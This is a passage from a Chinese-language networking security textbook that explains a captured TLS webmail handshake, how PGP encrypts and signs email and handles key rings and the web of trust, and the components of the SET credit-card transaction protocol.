图 11.21　第 72 号包客户机向服务器发送“改变密码参数协议”报文等

⑥ 第 73 号包：服务器向客户端发送“改变密码参数协议”报文，用刚启用的会话密钥加密后的握手报文，如图 11.22 所示。

```
⊞ Transmission Control Protocol, Src Port: https (443), Dst Port: fiorano-
⊟ Secure Socket Layer
  ⊞ TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
  ⊞ TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
```

图 11.22　服务器向客户机发送“改变密码参数协议”报文

⑦ 第 74 号包：客户端向服务器发送用刚启用的会话密钥加密的应用层数据（邮件报文）。第 76 号包：服务器向客户端发送用会话密钥加密后的应用层数据（邮件报文）。

⑧ 第 80 号包：服务器向客户端发送加密后的报警报文（Encrypted Alert）。

⑨ 当邮件传输完毕后，服务器与客户端之间交换一个 FIN ACK 报文，结束本次加密电子邮件的通信。

此例是仅用服务器的证书进行单方认证的 TLS 通信过程（普通用户使用很方便），而对于要求客户端也向服务器提供数字证书的双方认证过程，两者的差异在于：在上述第④步中服务器将自己的证书发给客户机后，接着发送一个 Certificate Request 报文，要求客户机

提供证书。然后客户机返回一个 Certificate 证书报文，其中含有客户机的证书。这样的连接双方都相互进行高可靠的身份认证。后面的过程相同。

注意，以上 9 个通信步骤的数据都由 SSL/TLS 的记录层协议处理后再传给下层的 TCP 封装传输。从此案例可看出，采用 TLS 协议的基于 Web 浏览器 https 的电子邮件系统具有很高的信息安全保障，从网络数据中不可获取用户的邮箱地址、口令和邮件内容。而用户端浏览器的操作与用 http 协议访问基于 Web 的普通电子邮件服务器没有任何差异，使用方便，因此这种电子邮件系统得到广泛应用。

不足之处是 SSL/TLS 只解决了客户端与服务器之间的安全通信问题。从图 6.25 所示电子邮件系统的介绍可知，电子邮件的传输分为 3 个阶段：发送方将邮件发到自己注册的邮件服务器；发送方的服务器作为 SMTP 客户将邮件转发到接收方注册的邮件服务器；接收方从自己注册的邮件服务器中读取邮件。只有在这 3 个通信阶段全都采用了 SSL/TLS协议后才能实现电子邮件传输的端到端的全过程保密服务。

本节只是粗略地分析了浏览器/服务器之间的采用单方身份认证的 TLS 协议的电子邮件收发过程。可以利用 Wireshark 捕获采用 TLS 协议的电子邮件数据，分析握手过程中实施双向相互认证的过程，并且进一步深入研究 TLS 协议网络数据中包含的丰富信息。

11.3 PGP 安全协议及其应用

在第 6 章介绍的普通电子邮件系统中，用户的信息完全是明文传送的。还介绍了安全/多功能互联网电子邮件扩展协议 S/MIME（它需要邮件通信双方都拥有数字证书），在第 11.2 节介绍了基于 TLS 协议的电子邮件系统。本节将介绍 PGP（pretty good privacy）安全隐私协议，它的基本使用条件是邮件的通信方必须生成并拥有公钥数字证书。这三种安全协议都可为 SMTP 电子邮件提供认证和保密服务，但是各有优缺点，因此在应用的广泛性方面有所不同。

PGP 在应用层的位置如图 11.3 所示。PGP 安全协议于 1991 年由 Phil Zimmermann 开发。经过多年曲折的改进和发展，2010 年 4 月 Symantec Corp. 公司宣布收购 PGP，拟将该技术集成于该公司的企业安全组（Enterprise Security Group）产品中。PGP 可用于企事业单位私有网络的安全电子办公系统中，作为独立的文件完整性验证、信源验证和文件加密工具使用，它的软件产品和使用手册下载网址 http:// www. pgp. com 或 http://www. symantec. com。

PGP 是一个对数据保密隐私和认证的加密/解密的计算机程序。PGP 的应用包括端对端的安全电子邮件及其附件传输、对文件的数字签名、全磁盘加密、文件与文件夹安全保护、IM 即时通信的会话的保护、网络存储服务器的文件保护。最新版本的应用是在客户浏览器上安装 Enigform 以及在服务器上安装了 mod openpgp 软件模块后，可实现对 HTTP 的请求/响应的加密或签名保护。

PGP 对数据文件的加密使用的技术包括 Hash 完整性验证、数据压缩、对称密钥加密、公钥加密技术。PGP 的每个公钥与用户名与电子邮箱地址绑定，而在 PGP 新版本中可采用 X.509 数字证书，并通过一个自动密钥管理服务器给用户提供选择。

PGP 对报文的加密采用一次性使用的对称的会话密钥，采用接收方的公钥将会话密钥

加密后，与加密的报文一同传给接收方。只有接收方的私钥才能够解密获取会话密钥，再用会话密钥对整个报文解密。

PGP 支持对报文的签发者身份认证和完整性验证。报文的发送方首先从报文中计算产生 Hash 值（也称为报文摘要），然后使用自己的私钥对 Hash 值加密，或使用 DSA 签名算法从报文中产生一个数字签名。将签名附加到报文后面，任何人可以利用发送方的公钥对签名解密，从而验证此报文的发送者。

11.3.1 PGP 安全电子邮件

电子邮件是一种非实时的通信方式，即邮件的发送和接收双方不进行实时的在线交互，这种行为与 QQ 等网络通信方式不同。在电子邮件中，发送方和接收方不建立会话进程，发送方将邮件用“推”的方式发送到自己注册的邮件服务器（不需要经过接收者的同意），然后接收方用“拉”的方式从自己注册的邮件服务器读取邮件。收到邮件后可以发回一个确认邮件，也可不通知发送方。同时每个邮件之间的关系都是相互独立的。因此垃圾邮件的制造者可以不经过收件人的同意，大量散发垃圾邮件。注意区别，PGP 和 S/MIME 都不能解决垃圾邮件的问题，根本的原因是通过网络传输的邮件报文中收发信人的电子邮箱地址是不加密的，详见第 6 章的介绍。

Phil Zimmerman 开发 PGP 协议的最初目的是要解决电子邮件通信双方的安全参数的传输问题。在 PGP 中，邮件的发送方需要将报文的验证算法和密钥值与报文一起发送出去。PGP 可以提供几种安全服务，根据用户的需要，可在电子邮件中选择使用一个或多个这种服务。PGP 提供的服务如下：

（1）发送明文：这是最简单的电子邮件。发送方产生一个邮件报文，然后发送到接收方的邮箱中，等待接收方的读取。

（2）报文的认证：发送方对发送的邮件进行签名。发送方从报文中产生一个报文摘要，并用自己的私有密钥对它进行签名。当接收方收到此报文后，它使用发送方的公开密钥来证实此报文是否来自发送方。这需要两个密钥：发送方需要自己的私有密钥，接收方需要有发送方的公开密钥。

（3）报文的压缩：将电子邮件报文和报文摘要进行压缩传输可以减少网络流量，但无保密作用。

（4）使用一次性会话密钥加密：发送方产生一个一次性使用的会话密钥，用它对报文和摘要进行加密，然后将会话密钥与加密后的报文一起发送。为了保护会话密钥，发送方利用接收方的公开密钥对它加密。

（5）代码转换：大部分电子邮件系统只能传送 ASCII 编码构成的文本邮件。如果要用电子邮件发送非 ASCII 码的信息（例如，音视频、照片、二进制数据等），PGP 使用 Base-64 编码转换方法将二进制数据转换为 ASCII 字符进行发送。接收方收到这些 Base-64 产生的 ASCII 字符后，再将其还原为非 ASCII 的信息。参看图 6.17 中对 Base-64 编码方法的介绍。

（6）报文分段：当二进制信息被用 Base-64 转换为 ASCII 字符后，PGP 允许将长的报文分段，以满足电子邮件协议所支持的报文长度要求。

1. PGP 安全电子邮件应用举例

在此例中使用了 PGP 的上述认证与加密的服务。假设通信的双方小李与小张是相互信任的,每个人都有一个私有密钥和一个公开密钥,即小李有自己的私钥和小张的公钥,而小张有自己的私钥和小李的公钥,他们需要安全地传输电子邮件。图 11.23 所示为小李向小张发送的 PGP 加密邮件数据包的结构,方框上的锁表示框内的数据经过了加密处理,未画出的部分是整个 PGP 报文被封装到 SMTP 包中,再依次封装到 TCP 和 IP 包中传输,图中省略了位于中间的邮件服务器。




图 11.23　利用 PGP 协议对电子邮件认证和加密

2. PGP 安全电子邮件发送方的处理过程

(1) 发送方小李产生一个对称密钥作为本次通信的会话密钥(仅用于本次发送与接收邮件的安全处理),并且将它与加密算法的代号(图中的 SA)绑定。然后将二者用接收方小张的公钥加密。小李再加入此公开密钥算法的代号 PA1,构成了图 11.23 中右边的数据段。此数据段中包含了三个信息:会话密钥,下一步将要使用的对称密钥算法 SA,以及此部分使用的非对称密钥算法 PA1。

(2) 发送方小李使用一个 Hash 算法从电子邮件报文中产生摘要,并用自己的私有密钥对摘要进行加密,此过程称为签名认证。然后加入此公钥加密算法的代号 PA2,以及 Hash 算法的代号 HA。此数据段包含了:签名(用小李的私钥加密的邮件报文摘要),加密算法和 Hash 算法的代号。

(3) 发送方小李用第(1)步产生的会话密钥对电子邮件报文以及第(2)步产生的数据段进行加密,形成了图中部的用会话密钥加密的数据段。

(4) 小李在上述三个步骤产生的数据前面加入 PGP 头部,再将整个 PGP 包依次封装到电子邮件 SMTP 包、TCP 数据段和 IP 包中,再通过自己注册的电子邮件服务器,转发到接收方的邮件服务器,等待小张的接收。

3. PGP 安全电子邮件的接收方处理过程

(1) 接收方小张从电子邮件服务器中收到小李发给自己的 PGP 包后,利用自己的私有密钥从尾部(图 11.23 右侧)的数据中解密获得本邮件的会话密钥,并从代号 SA 知道采用的对称密钥加密算法。

(2) 小张使用会话密钥对 PGP 包中部的电子邮件报文信息和虚线框内的部分进行解密。得到了电子邮件报文、Hash 算法的代号 HA、对摘要进行加密的公钥算法代号 PA2。

(3) 小张利用小李的公开密钥和 PA2 指定的算法对摘要解密,由此验证发送方的真实

身份。

(4) 小张使用 HA 指定的 Hash 算法,从收到的电子邮件报文中产生报文摘要。

(5) 小张将第(4)步产生的摘要与第(3)步解密的摘要进行对照,如果二者相同,说明电子邮件报文是来自小李的,并且没有受到篡改,可以信任。如果二者不同,则将电子邮件报文废弃。

表 11.5 PGP 使用的加密算法和代号

算　法	ID 代号	用途说明
公开密钥算法	1	RSA(用于加密或签名)
	2	RSA(只用于加密)
	3	RSA(只用于签名)
	17	DSS(用于签名)
Hash 算法	1	MD5
	2	SHA-1
	3	RIPE-MD
对称密钥算法	0	未加密
	1	IDEA
	2	三重 DES
	9	AES

11.3.2 PGP 采用的加密与验证算法

表 11.5 是 PGP 可采用的部分加密算法,新的方法还在不断地加入其中。

1. PGP 用户群的密钥环

在上述的 PGP 安全电子邮件的应用例子中,发送方小李将安全电子邮件仅发送给一个接收方小张,但实际中经常需要将电子邮件安全地发送给很多人。这种情况下,小李需要一个公开密钥的密钥环(key ring),其中的每一个密钥对应小李需要通信的一个接收方或发送方。另外,PGP 定义了一个私有/公开密钥环。原因之一是,小李可能需要时常更换自己的密钥对;另一个原因是,小李可能要与不同的人群通信(同学,同事,亲属等),他要使用不同的密钥对与不同的人群通信。因此每个用户需要有两组密钥环:一个私有/公开密钥环,一个其他人群的公开密钥环。图 11.24 所示为含有 4 个人的用户群的密钥环,每个人有两个环,一个环由自己的私有/公开密钥对组成,另一个环由社区内的 4 个人的公开密钥组成。图中的每个公开密钥环内有 7 个公开密钥,环中的每个人对其他人可以有多于 1 个的公开密钥。




图 11.24 在一个 PGP 安全邮件社区中的每个人都有一对密钥环

例如,小李有属于自己的几个私有/公开密钥对,他还有属于社区内其他人的公开密钥。注意,每个人可以有多个公开密钥。可能出现两种情况:

(1) 小李需要发送一个电子邮件给社区中的一个人。他使用自己的私有密钥对邮件的报文摘要进行签名,再使用接收者的公开密钥对新产生的会话密钥进行加密,最后用会话密钥将邮件报文和签名的摘要进行加密,然后发送邮件。

(2) 小李收到社区中的一个人发来的安全邮件。使用自己的私有密钥从收到的 PGP 邮件中解密获得会话密钥,再使用会话密钥解密获得对方的邮件报文和签名,最后他使用发送方的公开密钥来证实摘要的真伪。

2. PGP 用户的数字证书

为了验证公开密钥的持有者是否合法,PGP 社区的每个用户都需要有一个公开密钥持有者的证书。虽然有些安全证书必须由权威机构(Certificate Authority,CA)颁发,但在 PGP 中不需如此,PGP 有自己的证书系统。

使用 X.509 的协议的证书取决于信任级别的层次结构。有一个事先定义的从最高级别根(root)到每个证书的信任链(chain of trust),每个用户完全信任 CA 的最高根级别的权威性。根级别的 CA 对第二级别的 CA 发布证书,而第二级别的 CA 又对第三级别的 CA 发布证书,等等。如果通信的一方要获得对方的信任,他就需出示某级别 CA 颁发的证书。如果小李不信任小张获得的证书,他可以向高级别的 CA 提出验证诉求,直到根级别的 CA。换言之,从最高级的 CA 到证书之间有单一的关系链(参见图 10.30)。

在 PGP 中,不需要这些权威机构 CA 来来颁发证书,在 PGP 社区中的任何人都可以签发一个证书给同社区的其他人。在 PGP 中没有信任级别的划分。小李可以签发一个证书给小张、小王等。小刘也可以有一个小张签发的证书和一个小王签发的证书。如果小李要考察小刘证书的信任度,他有两条路径:或者是信任小张,或者是信任小王。就会出现一种情况:小李充分信任小张,而只部分信任小王。这就导致不同路径对小刘的考察导致不同的信任度。PGP 中这种间接的证书的信任关系,通常称为介绍人。

整个 PGP 的运行都基于对介绍人的信任、对证书的信任,以及公开密钥的合法性。

(1) 介绍人的可信度:与第 10 章介绍的公钥基础设施 PKI 的层次结构的证书认证中心 CA 相比较,PGP 缺少一个最高信任级的权威机构 CA。PGP 允许社区的用户对其他人的信任度不是完全一样的。信任度的级别数取决于实施的情况,为简单起见,假设对介绍人的信任度有三个级别:无级别,部分信任和完全信任。介绍人的信任度取决于 PGP 社区内其他人的推荐,或者由用户自己决定。

(2) 公开密钥的合法性:使用介绍人和信任证书的目的是为了判断一个公开密钥的合法性。一个用户的公开密钥的合法性的级别取决于对该用户的信任度。

(3) 密钥的撤销:如果 PGP 社区的一个用户感到他的密钥受到了危害(例如被人盗窃了),或者密钥使用的时间太长了不安全,他可以撤销他的密钥。密钥的持有者发送一个用自己的旧密钥签名的密钥撤销证书给社区的所有人,让他们从密钥环中撤销该密钥。

注意,安全电子邮件协议 PGP 可在普通的 SMTP 邮件系统中传输,为用户提供端到端的保密邮件通信。PGP 通信各方需要生成和拥有公钥数字证书,以及对用户群自治的证书颁发机构 CA 的维护。

11.4　安全电子交易 SET 系统

在第 6.4.2 节中介绍的电子商务网站的安全性较差。安全电子交易(Secure Electronic Transaction,SET)是一个开放式的加密与安全的商务系统规范,它用于保护在互联网上的信用卡交易。版本 SETv1 是 1996 年应 Master Card 和 Visa Card 信用卡公司的要求开发的,参与制订最初技术规范的公司包括 IBM、微软、Netscape 等。SET 本身并不是一个支付系统,而是一组安全协议和框架格式,它使得用户可以在开放的互联网上安全地使用现有的信用卡支付系统。SET 提供以下 3 种服务:

(1) 为商务交易的各方之间提供一个安全的通信信道;

(2) 通过使用 X.509v3 的数字证书,实现交易各方的相互身份认证;

(3) 在需要的时间和地点,保证交易的机密信息只在交易的各方之间传输。

11.4.1　安全电子交易 SET 系统概况

SET 的技术规范共有 3 本资料(共 971 页):"电子商务的描述"(Business Description,有 80 页),"程序员手册"(Programmer's Guide,有 629 页),"正式协议的定义"(Formal Protocol Definition,有 262 页)。由于对 SET 的全面介绍较为复杂,本节仅从 3 个方面来讨论 SET:电子商务对 SET 的要求,SET 的主要特性,SET 交易系统中购货方持卡人,供货方贸易商和银行支付网关之间的信息交互过程。

1. 电子商务对 SET 的要求

在"电子商务的描述"中,为了使用信用卡在互联网和其他网络上可以进行安全的支付,列出了以下商务需求:

(1) 提供对支付和订单信息的保密:必须让信用卡持有人相信,他的订单和支付信息是安全和保密的,只有交易的对方可以知道。保密可以减少被伪造和欺骗的风险,SET 使用加密技术来实现交易信息的保密。

(2) 保证所有交易数据的完整性:在电子商务 SET 交易的时候,传输的报文不被篡改。SET 使用数字签名保证数据不被篡改。

(3) 对信用卡持卡人的身份认证:持卡人必须是该信用卡账户的合法用户,防止支付过程中的欺骗行为。使用数字签名和证书来证实持卡人是一个有效账号的合法用户。

(4) 对贸易商的认证:对能够通过一个金融机构接受信用卡交易的贸易商进行认证。持卡人必须对进行安全电子交易的贸易商进行身份认证,同样使用数字签名和证书。

(5) 保证使用最好的安全措施和系统设计技术,保护在电子商务交易中的所有合法参与者。SET 采用了高安全性的算法和协议,并经过了充分的安全测试。

(6) 制订这样一个协议,该协议不依赖也不排斥各种传输安全技术的使用。SET 可以在普通的 TCP/IP 构架下运行,也不影响其他安全协议的使用,例如 IPSec、SSL/TLS 等。

(7) 方便并鼓励软件与网络设备开发商之间的协作。SET 协议和构架独立于硬件平台、操作系统和 Web 软件。

2. SET 的主要特性

为了满足上述要求,SET 具有以下特性:

(1) 电子交易信息的保密：持卡人的账号和支付信息在网络上传输是安全的。它可以防止贸易商知道持卡人的信用卡号，该卡号只能让发卡银行知道。使用传统的 DES 加密技术来实现此目标。

(2) 交易数据的完整性：持卡人发送给贸易商的支付信息包括订单，个人数据，支付金额。SET 保证这些信息在传输中不被篡改。使用 RSA 数字签名和 SHA-1 的 Hash 码(报文摘要)来保证数据的完整性。HMAC 也使用 SHA-1 来保护某些报文。

(3) 持卡人账号的认证：贸易商可以通过 SET 来证实持卡人是否是一个有效信用卡账号的合法使用者。SET 使用 X.509v3 数字证书和 RSA 数字签名实现此目的。参看第 10.3.6 节关于 X.509 公钥证书的介绍，以及第 10.2 节对 RSA 的介绍。

(4) 贸易商的认证：SET 使得持卡人可以鉴别贸易商与允许它接受支付卡的金融机构的关系。SET 是使用 X.509v3 数字证书和 RSA 签名来实现此目的。

注意：SET 对每种加密算法只提供一个选择，这与 IPSec 和 SSL/TLS 不同。这是因为 SET 是一个单一只有一组需求的应用，而 IPSec 和 SSL/TLS 要支持很广范围的应用。

11.4.2 SET 系统的组成部分

图 11.25 所示为 SET 系统的各组成部分与相互联系。组成部分如下：




图 11.25 安全电子交易 SET 系统的组成部分

(1) 持卡人：在电子交易环境下，消费者和企业购买者使用计算机通过互联网与贸易商交互。持卡人是信用卡的签发者授权的支付卡的合法用户。

(2) 贸易商：是一个可以向持卡人出售商品或提供服务的个人或公司组织。这些商品或服务一般通过 Web 网站(参看 6.4 节)、电子邮件或快递系统向用户提供。一个可以接受支付卡的贸易商必须与银行有一个签约关系。

(3) 信用卡发卡机构：这是一个向持卡人提供支付卡的金融机构，例如中心银行等。一般开设用户账户可以通过邮件或个人亲自办理。发卡机构要对持卡人的债务支付负责。

(4) 商业银行：是一个金融机构，给贸易商设立一个账号，并处理支付卡的认证和付款。通常贸易商愿意接受多种信用卡的付款，但是不愿意与多个发卡机构或银行卡系统进行日常的金融业务。因此商业银行向贸易商提供对指定信用卡账号是否有效的认证，并判断交易金额是否超出该信用卡的支付限额。银行从发卡机构那里将成交的金额从付款信用卡的账号拨付到贸易商的账号，然后银行从中获得电子交易的报酬。

(5) 支付网关：这是由银行或指定的第 3 方执行的处理贸易商支付报文的网关。支付

网关连接在安全电子交易 SET 系统与现存的银行卡支付网络之间，进行认证和支付功能。贸易商通过互联网与支付网关交换 SET 报文，支付网关又连接到银行的金融处理系统。

（6）数字证书的认证中心（certificate authentication，CA）：这是一个受信任的实体，向持卡人、贸易商和支付网关签发 X.509v3 标准的公钥证书。SET 系统的成功与否，取决于这些 CA 基础设施的方便性和快捷性。正如在图 10.30 所示，CA 系统使用一个层次结构的体系，因此电子交易的各方就不需要直接通过根证书认证机构去认证。

11.4.3 SET 系统的工作流程

下面通过一个电子交易过程的简单描述，来说明 SET 系统的工作流程。

（1）消费者开设一个账户：消费者向支持 SET 系统的银行申请开始一个信用卡账户。

（2）消费者获取一个数字证书：消费者经过认证和资格审查后，获得一个 X.509v3 的数字证书，它经过了发卡银行 CA 的签名。在银行 CA 的保证之下，该证书用于提供和确认消费者的 RSA 公钥和有效期，它也在消费者的密钥对（公钥和私钥）与信用卡账号之间建立一个确定关系。

